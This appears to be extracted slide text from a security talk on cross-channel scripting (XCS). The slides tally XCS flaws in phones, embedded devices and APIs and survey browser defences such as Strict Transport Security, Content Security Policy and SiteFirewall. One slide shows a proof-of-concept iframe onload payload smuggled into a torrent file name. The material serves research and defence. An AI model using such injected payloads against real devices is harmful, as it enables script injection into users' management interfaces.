
Massive exploitation



Massive exploitation



Massive exploitation



Peer-to-peer XCS!



The screenshot shows the BitTorrent Download Manager interface. At the top left is the BitTorrent logo and "Download Manager". On the right is the "BUFFALO" logo. Below the header is a section titled "Torrent Downloads" with a "Browse..." button and a message "No File Selected". A green progress bar indicates the download of a file named "XCS attack". Below the progress bar are three buttons: "Start", "Stop", and "Remove". A table lists the download details:

Name	Size	Prog.
<iframe onload="document.getElementById('add-options').innerHTML = 'XCS attack'">	137.6 KB	
2.pdf		



Part I: Many examples of XCS

- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities




Part I: Many examples of XCS


- ▶ **Phones:** 5 XCS vulnerabilities in 2 phones
- ▶ **Embedded:** 23 devices, 26 XCS vulnerabilities
- ▶ **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Part 2: Defenses against XCS


Cross-channel scripting



Cross-channel scripting



Cross-channel scripting



Security policies in browsers





Strict Transport Security

- ▶ ForceHTTPS [JB'08]
- ▶ Stateful, and site-wide
- ▶ Recently adopted by PayPal
- ▶ Several browser implementations

Security policies in browsers



Same Origin Mutual Approval [owvOS'08]

- Manifest delivery, stateless, **site-wide**

Security policies in browsers



Same Origin Mutual Approval [owvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy

- ▶ **Header delivery**, stateless, fine-grained

Security policies in browsers



Same Origin Mutual Approval [owvOS'08]

- ▶ Manifest delivery, stateless, **site-wide**

Mozilla Content Security Policy


- ▶ **Header delivery**, stateless, fine-grained

SiteFirewall

- ▶ **Header delivery, stateful, site-wide**

